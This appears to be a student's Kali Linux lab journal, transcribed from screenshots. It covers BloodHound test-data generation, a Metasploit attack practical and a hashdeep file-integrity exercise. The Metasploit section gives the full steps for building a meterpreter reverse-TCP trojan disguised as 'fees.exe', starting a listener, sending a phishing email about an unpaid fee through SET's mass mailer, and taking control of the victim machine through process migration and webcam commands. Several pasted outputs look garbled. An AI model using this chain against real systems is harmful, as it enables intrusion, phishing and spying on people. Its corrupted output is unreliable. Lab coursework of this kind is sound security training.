DB Url: bolt://localhost:7687
DB Username: neo4j
DB Password: neo4j
Use encryption: False

Testing DB Connection
Database Connection Successful!
(Cmd) generate
Starting data generation with nodes=500
Populating Standard Nodes
Adding Standard Edges
Generating Computer Nodes
Creating Domain Controllers
Generating User Nodes
Generating Group Nodes
Adding Delegation To Local Admins of Computers
Creating 20 Domain Admins (4% of users capped at 30)
Applying random group nesting
Adding users to groups
Calculated groups per user with a variance of - 6
Adding local admin rights
Adding User/ExecuteCOM/AllowedToDelegateTo
Adding Sessions
Adding Domain Admin ACEs
Creating OUs
Creating GPOs
Adding Delegation ACEs to 4 objects
Mapping some users as Kerberosable
Adding unconstrained delegation to a few computers
Database Generation Finished!
(Cmd) 

```

Escalate privileges: If you are able to successfully exploit a vulnerability, you can escalate your privileges to gain higher levels of access to the network.





```

File Actions Edit View Help
[kali㉿ kali] [-]
└─[sudo] password for kali:
[sudo] password for kali:
Directories in use:
home:          /usr/share/neo4j
config:        /usr/share/neo4j/conf
logs:          /usr/share/neo4j/logs
plugins:       /usr/share/neo4j/plugins
import:        /usr/share/neo4j/import
data:          /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j...
2023-03-19 09:49:26.616+0000 INFO  Starting...
2023-03-19 09:49:27.396+0000 INFO  This instance is ServerId{7e18a3b0-89bb-4307-b
580-1f0c71a7041c}
2023-03-19 09:49:29.675+0000 INFO  Neo4j 4.4.16
2023-03-19 09:49:31.264+0000 INFO  Performing postInitialization step for component 'securit
y-users' with version 3 and status CURRENT
2023-03-19 09:49:31.266+0000 INFO  Updating the initial password in component 'security-user
's
2023-03-19 09:49:35.634+0000 INFO  Bolt interface available at http://localhost:7687.
2023-03-19 09:49:36.768+0000 INFO  Remote interface available at http://localhost:7474/
2023-03-19 09:49:36.768+0000 INFO  id: 1fdC71A7041C20242938EDB6300D715275AFDF98228C6264EF474
688C3FBEB4
2023-03-19 09:49:36.769+0000 INFO  name: system
2023-03-19 09:49:36.770+0000 INFO  creationDate: 2023-03-07T11:47:08.178Z
2023-03-19 09:49:36.770+0000 INFO  Started...
2023-03-19 09:51:02.036+0000 ERROR Client triggered an unexpected error [Neo.DatabaseError.S
chema.ConstraintCreationFailed]: Unable to create constraint Constraint{ name='gpo_objectid_
constraint', type='UNIQUENESS', schema=:Label[3] {PropertyKey[10]} }: Existing data does n
ot satisfy constraint(gpo_objectid_constraint). Reference: gpo_objectid, schema=:GPO {obje
ctid} ): Both node 6 and node 7 share the property value ( String("b9d1f4ee-78da-4ddf-b01f-
1babf4dd4dec") ), reference 193fbcc3-ea3-4992-b975-baa5dc8786ed.
2023-03-19 09:51:02.352+0000 ERROR Client triggered an unexpected error [Neo.DatabaseError.S
chema.ConstraintCreationFailed]: Unable to create constraint Constraint{ name='base_objectid_
constraint', type='UNIQUENESS', schema=:Label[7] {PropertyKey[10]} }: Existing data does n
ot satisfy constraint(base_objectid_constraint). Reference: base_objectid, schema=:Base {obj
ectid} ): Both node 6 and node 7 share the property value ( String("b9d1f4ee-78da-4ddf-b01f-
1babf4dd4dec") ), reference 976ceba-0a06-466e-8f54-6d171db888f01.
2023-03-19 09:52:15.399+0000 ERROR Client triggered an unexpected error [Neo.DatabaseError.S
chema.ConstraintCreationFailed]: Unable to create constraint Constraint{ name=gpo_objectid_
constraint, type='UNIQUENESS', schema=:Label[7] {PropertyKey[10]} }: Existing data does n
ot satisfy constraint( name='gpo_objectid_constraint', type='UNIQUENESS', schema=:GPO {obj
ectid} ): Both node 6 and node 7 share the property value ( String("b9d1f4ee-78da-4ddf-b01f-
1babf4dd4dec") ), reference d1b49pd-048b-414c-a9ba-de131ad839d3.
2023-03-19 09:52:15.629+0000 ERROR Client triggered an unexpected error [Neo.DatabaseError.S
chema.ConstraintCreationFailed]: Unable to create constraint Constraint{ name=base_objectid_
constraint, type='UNIQUENESS', schema=:Label[7] {PropertyKey[10]} }: Existing data does n
ot satisfy Constraint{ name='base_objectid_constraint', type='UNIQUENESS' }, schema=:Base {o
bjectid} ): Both node 6 and node 7 share the property value ( String("b9d1f4ee-78da-4ddf-b0
1f-1babf4dd4dec") ), reference 2869c31a-73c9-43fd-9515-0d769031a0f4.
2023-03-19 10:13:02.876+0000 ERROR Client triggered an unexpected error [Neo.DatabaseError.S
chema.ConstraintCreationFailed]: Unable to create constraint Constraint{ name=gpo_objectid_
constraint, type='UNIQUENESS', schema=:Label[3] {PropertyKey[10]} }: Existing data does n
ot satisfy Constraint{ name='gpo_objectid_constraint', type='UNIQUENESS', schema=:GPO {obj
ectid} }: Both node 24 and node 25 share the property value ( String("57dd6d41-2ace-47e8-8ce
2-e5c5e6fc0594" ), reference c081ddee-39f5-4dc1-8e5f-0bd4f1b5f394.
2023-03-19 10:13:02.876+0000 ERROR Client triggered an unexpected error [Neo.DatabaseError.S
chema.ConstraintCreationFailed]: Unable to create constraint Constraint{ name=base_objectid

```

Practical – 9

Metasploit

Metasploit is an open-source framework used for penetration testing and vulnerability assessment. It is included in Kali Linux, which is a popular Linux distribution used for ethical hacking and penetration testing.

Metasploit is designed to automate and streamline the process of testing for security vulnerabilities and exploiting them. It provides a comprehensive collection of exploits, payloads, and auxiliary modules that can be used to test the security of different systems and applications.

For performing the attack we need to test that both the virtual machines are connected to a network and reply to each other's pings.

In order to do that first change each virtual machines network settings in the virtual box such that they are connected to a NAT Network in the first Adapter (for same internal network) and NAT (for the provision of internet) to the second network.

Using Msfvenom to Make a Malicious EXE:

The following are various options under msfvenom:

```

File Actions Edit View Help
[msfvenom] -> msfvenom -h
MSFVenom - a Metasploit standalone payload generator.
Also see https://github.com/rapid7/metasploit-framework/blob/master/tools/msfvenom.ruby
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.15 -f exe -o fees.exe

Options:
  -l, --list      types    List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all.
  -p, --payload   <payload>  payloadTo use (-l list payloads) or list. --list-options for arguments. Specify '-' or STDIN for custom
  -n, --nops      <nops>   List payload nops. Can be combined with --list and encoder options.
  -f, --format    <format>  List output format (use -l to list formats to list)
  -e, --encoder   <encoder> The encoder to use (use -l to list encoders to list)
  -s, --service-name <service-name> The service name to use when generating a service binary
  -c, --service-type <service-type> The service type to use when generating a service binary. Default: random 4-character alpha string
  -u, --url       <url>    Generate the smallest possible payload using all available encoders
  -e, --encrypt   <encoder> The type of encryption or encoding to apply to the shellcode (use -l to list encrypt to list)
  -k, --key       <key>    An initialization vector for --encrypt
  -a, --arch      <arch>   The architecture to use for --payload and --encoders (use -l archs to list)
  -p, --platform  <platform> The platform for --payload (use -l platforms to list)
  -o, --output    <output>  The output file to save
  -b, --bad-chars <chars>  Characters to avoid example: '\x00\xFF'
  -r, --recode    <length> Prepend a payload of [length] size on to the payload.
  -m, --max-payload-size <size>  The maximum size of the resulting payload. This will be added to the total payload size, auto-prepending a nops of quantity (nops minus payload length)
  -s, --space     <length> The maximum size of the encoded payload (defaults to the -r value)
  -i, --iterations <iterations> Number of iterations to use for --encoder
  -t, --template  <path>   Specify an additional windows template file to include
  -x, --template  <path>   Specify a custom executable file to use as a template
  -A, --host      <host>   Preserve the --template behavior and inject the payload as a new thread
  -T, --timeout   <seconds> The number of seconds to wait after reading the payload from STDIN (default 30, # to disable)
  -h, --help      Show this message
  
```

Let us create a malicious Windows executable file named "fees.exe" and serve it from a malicious Web server.

```

[msfvenom] -> msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.15 -f exe -o fees.exe
[*] No platform was selected, choosing windows::Platform::Windows from the payload
[*] No encoder was selected, outputting raw payload
Payload size: 304 bytes
Final size of exe file: 73002 bytes
[msfvenom] -> service apache2 start
[*] Service apache2 started
[msfvenom] ->

```

Launching Msfconsole

Different Commands Available

We will be using Module Command

Module Commands	
Command	Description
advanced	Displays advanced options for one or more modules
back	Move back from the current context
clean	Clear the module stack
favorite	Add module(s) to the list of favorite modules
info	Displays information about one or more modules
list	List all available modules
loadpath	Searches for and loads modules from a path
options	Displays global options for one or more modules
pop	Pops the latest module off the stack and makes it active
push	Pushes the specified module onto the module stack
pushall	Pushes the active list of modules onto the module stack
reload_all	Reloads all modules from all defined module paths
search	Searches module names and descriptions
show	Show details about one or more modules
use	Interact with a module by name or search term/index

Starting a Command and Control (C&C) Server:

Metasploit starts a "reverse TCP handler", as shown below.

```
Metasploit tip: View all productivity tips with the
?tips command
Metasploit Documentation: https://docs.metasploit.com

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
[*] Set PAYLOAD to windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 0.0.0.0
[*] Set LHOST to 0.0.0.0
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 0.0.0.0:4444
```

Sending out the malicious link via Phishing Email:

We use the SET Toolkit in order to send out our malicious email using the Mass Mailer Attack:

```

Shell No. 1
File Actions Edit View Help

The Social-Engineer Toolkit (SET)
Created by: [REDACTED] (Beta)
Version: 1.9.1
Author: [REDACTED]
Follow us on Twitter: @SocialEngineer
Follow us on Twitter: @m0nkrus
Homepage: https://www.trustedsec.com
Website: https://github.com/trustedsec/set
The one-stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easier to update using the Metasploit Framework (MSF)
Visit: https://github.com/trustedsec/set to update all your tools!

Process: Process-32
Traceback (most recent call last):
  File "/usr/lib/python3.6/threading.py", line 264, in _bootstrap
    self._bootstrap_inner()
  File "/usr/lib/python3.6/threading.py", line 296, in _bootstrap_inner
    self._run()
  File "/usr/lib/python3.6/threading.py", line 253, in _run
    self._target(*self._args, **self._kwargs)
NameError: name "src" is not defined

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/usr/lib/python3.6/threading.py", line 1384, in _do_open
    t._connection.get_method(), req.selector, req.data, headers
  File "/usr/lib/python3.6/http/client.py", line 1283, in request
    self._send_request(method, url, body, headers, encode_chunked)
  File "/usr/lib/python3.6/http/client.py", line 1258, in _send_request
    self.endheaders(self.body, encode_chunked=encode_chunked)
  File "/usr/lib/python3.6/http/client.py", line 1277, in endheaders
    self._send_output(message_body, encode_chunked=encode_chunked)
  File "/usr/lib/python3.6/http/client.py", line 1807, in _send_output
    self.sendmsg()
  File "/usr/lib/python3.6/threading.py", line 975, in send
    self._target(*self._args, **self._kwargs)
  File "/usr/lib/python3.6/http/client.py", line 1494, in connect
    self.sock = self._context.wrap_socket(self.sock,
  File "/usr/lib/python3.6/ssl.py", line 513, in wrap_socket
    return self.sslsocket_class._create(
  File "/usr/lib/python3.6/ssl.py", line 1871, in _create
    return ctx._create()

File Actions Edit View Help
[REDACTED] error: [Errno 104] Connection reset by peer
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Web-Exploit Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Phisher Application
6) Advanced Attack Vector
7) Wireless Access Point Attack Vector
8) WPS-Code Generator Attack Vector
9) Exploit Kit Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

SCEP> 5
Social Engineer Toolkit Mass E-Mailer
There are two options on the mass e-mailer, the first would
allow you to attach a file to the message and the second option
will allow you to import a list and send it to as many people
as you want within that list.

What do you want to do?
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.

[REDACTED]@[REDACTED]:~$ netmail攻擊 Send email to testingrp@2bmail.com
1. Use a gmail account for your mail attack.
2. Use your own server or open relay.

[REDACTED]@[REDACTED]:~$ netmail攻擊 Your gmail email address:lightxaind@gmail.com
[REDACTED]@[REDACTED]:~$ netmail攻擊 The FROM NAME: the user will see/submit Section 27.
Email assuming:
[REDACTED]@[REDACTED]:~$ netmail攻擊 Tag this message/s as high priority? [yes/no]:n
Do you want to attach a file - [y/n]:n
Do you want to attach an inline file - [y/n]:n
[REDACTED]@[REDACTED]:~$ netmail攻擊 Send the message as HTML or plain? "H" or "P":P
[REDACTED]@[REDACTED]:~$ netmail攻擊 When finished, type END (all capital) then hit [return] or a new line.
[REDACTED]@[REDACTED]:~$ netmail攻擊 Next line of the body: Your fee for the work you did as of now as of date to March 2020 is still due.
Next line of the body: Please visit the following link to make your payment ASAP!
Next line of the body: /var/www/html/foot.exe

```

We now own the target. The following meterpreter session displays on the attacker's screen:

```

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage [375084 bytes] to 10.0.2.4
[*] Metasploit session 3 created (10.0.2.15:4444 => 10.0.2.4:49207) at 2023-03-11 07:02:19 -0800
[*] interecepted + pt
[*] Process List

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\svhost.exe
100	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
106	440	cscsvc.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\cscsvc.exe
108	440	cryptsp.dll	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\cryptsp.dll
166	961	taskeng.exe	x86	1	MIN-1VH6QNEP\administrator	C:\Windows\system32\taskeng.exe
169	402	crss.exe	x86	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\crss.exe
188	402	cryptui.dll	x86	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\cryptui.dll
216	492	winsvc.exe	x86	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winsvc.exe
284	580	services.exe	x86	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
296	580	lsass.exe	x86	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
304	580	cryptui.dll	x86	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\cryptui.dll
356	1114	dns.exe	x86	1	MIN-1VH6QNEP\administrator	C:\Windows\system32\dns.exe
364	584	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\svchost.exe
382	584	eventlog.dll	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\eventlog.dll
388	584	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\svchost.exe
394	584	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\svchost.exe
398	584	win32k.dll	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\win32k.dll
404	584	win32kfull.dll	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\win32kfull.dll
484	584	slsvc.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\slsvc.exe
1052	584	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\svchost.exe
1114	584	spooler.dll	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\spooler.dll
1148	584	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\svchost.exe
1240	644	explorer.exe	x86	1	MIN-1VH6QNEP\administrator	C:\Windows\explorer.exe
1292	584	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\svchost.exe
1484	584	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\spoolsv.exe
1486	584	spooler.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\spooler.exe
1532	584	inetinfo.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\inetinfo.exe
1588	584	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\svchost.exe
1812	584	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\svchost.exe
2092	584	cryptui.dll	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\cryptui.dll
2799	1432	feoffid.exe	x86	1	MIN-1VH6QNEP\administrator	C:\Users\1Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content_ZONE\WORKGROUP\fees[1].exe

[*] interecepted + migrate -f explorer.exe
[*] Migrating from 1432 to 1486
[*] Migration completed successfully.
[*] interecepted]

The Metasploit shell is running inside the "fees.exe" process. If the user closes that process, or logs off, the connection will be lost. To become more persistent, we'll migrate to a process that will last longer by the migrate command. Our trojan has been successfully implanted!

We have now access to the target system

```

meterpreter > sysinfo
Computer        : DESKTOP-9972NIE
OS              : Windows 10 (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2

```

We can take a Screenshot of target Computer

List of Webcam

```
meterpreter > webcam_list  
[-] stdapi_webcam_list: Operation failed: 1411  
meterpreter > webcam_snap  
[-] stdapi_webcam_list: Operation failed: 1411  
meterpreter > 
```


Execute command in Target System

Practical: 10

Tool: Hashdeep

How to open Hashdeep on Kali linux

Application -> Forensic -> Hashdeep




Hashdeep Help Command

```

hashdeep version 4.4 by Jesse Kornblum and Simson Garfinkel.
$ hashdeep [OPTION]... [FILES]...
-c <alg1,[alg2]> - Compute hashes only. Defaults are MD5 and SHA-256
                  legal values: md5,sha1,sha256,tiger,whirlpool,
-p <size> - piecewise mode. Files are broken into blocks for hashing
-r          - recursive mode. All subdirectories are traversed
-d          - output in DFXML (Digital Forensics XML)
-k <file> - add a file of known hashes
-a          - audit mode. Validates FILES against known hashes. Requires -k
-m          - matching mode. Requires -k
-x          - negative matching mode. Requires -k
-w          - in -m mode, displays which known file was matched
-M and -X act like -m and -x, but display hashes of matching files
-e          - compute estimated time remaining for each file
-s          - silent mode. Suppress all error messages
-b          - prints only the bare name of files; all path information is omitted
-l          - print relative paths for filenames
-i/-I      - only process files smaller than the given threshold
-o          - only process certain types of files. See README/manpage
-v          - verbose mode. Use again to be more verbose
-d          - output in DFXML; -W FILE - write to FILE.
-j <num>    - use num threads (default 2)
(kali㉿kali)-[~]
$ 
```

To Perform Hashdeep we are creating two dummy file that we will be using:

- **To generate the hash of file**
- **To Find the File Integrity**
- **To compare the Hash of the Two file**



Trial File Contains

```
File Edit Search View Document Help  
Hello World. This is just a temporary file to check the hashdeep tool.
```

Another Trial File Contains

```
File Edit Search View Document Help  
It am another trial file for auditing purpose.
```

Generating Hash for the Trial File

And Storing the output in hash.txt

So the output contains the

- Size
- MD5 Hash
- SHA256 Hash
- FileName (Generally the path of the file)

```
(kali㉿kali)-[~/media/sf_Kali_Shared_Folder/Hashdeep]
└─$ hashdeep Trial_File.txt
%%%% HASHDEEP-1.0
%%%% size,md5,sha256,filename
## Invoked from: /media/sf_Kali_Shared_Folder/Hashdeep
## $ hashdeep Trial_File.txt
##
71,53fb00689c08f6f23870e5f649f50d53,11f0903d6d9ce652a1e9cc0485b9f9c28068a229229580f7
e33c74170a6645d3,/media/sf_Kali_Shared_Folder/Hashdeep/Trial_File.txt

(kali㉿kali)-[~/media/sf_Kali_Shared_Folder/Hashdeep]
└─$ █
```

Checking the Integrity of the file

We will be using the audit mode of hashdeep to check the integrity of file.

It will tell you which file hash value is matching with our file hash value.

If it matches then it will return Audit Passed.

If it does not matches then it will return Audit Failed.

```
(kali㉿kali)-[~/media/sf_Kali_Shared_Folder/Hashdeep]
└─$ hashdeep -a Trial_File.txt -k hash.txt
hashdeep: Audit passed

(kali㉿kali)-[~/media/sf_Kali_Shared_Folder/Hashdeep]
└─$ hashdeep -a Another_Trial_File.txt -k hash.txt
hashdeep: Audit failed

(kali㉿kali)-[~/media/sf_Kali_Shared_Folder/Hashdeep]
└─$ █
```

Generating the MD5 Hash for the file.

Storing them into ddEvidenceHash.txt

```
(kali㉿kali)-[/media/sf_Kali_Shared_Folder/Hashdeep]
$ hashdeep -c md5 /media/sf_Kali_Shared_Folder/ddEvidence.dd > ddEvidenceHash.txt
```

Output

```
File Edit Search View Document Help
%%%% HASHDEEP-1.0
%%%% size,md5,filename
## Invoked from: /media/sf_Kali_Shared_Folder/Hashdeep
## $ hashdeep -c md5 /media/sf_Kali_Shared_Folder/ddEvidence.dd
##           I
16131260928,a54f00a21e55d9447d9da3472974d3d1,/media/sf_Kali_Shared_Folder/ddEvidence.dd
```

Comparing the Hash

a54f00a21e55d9447d9da3472974d3d1
a54f00a21e55d9447d9da3472974d3d1|

If the attacker attack the file in between and modified it so the hash value of that file would have been changes and it would not be matched with the Hash value that user have been shared before.

So by comparing the Hash Value we can identify

- Duplicated File in the System
- Either the file has been tampered or not.
- Malicious file with same hash value.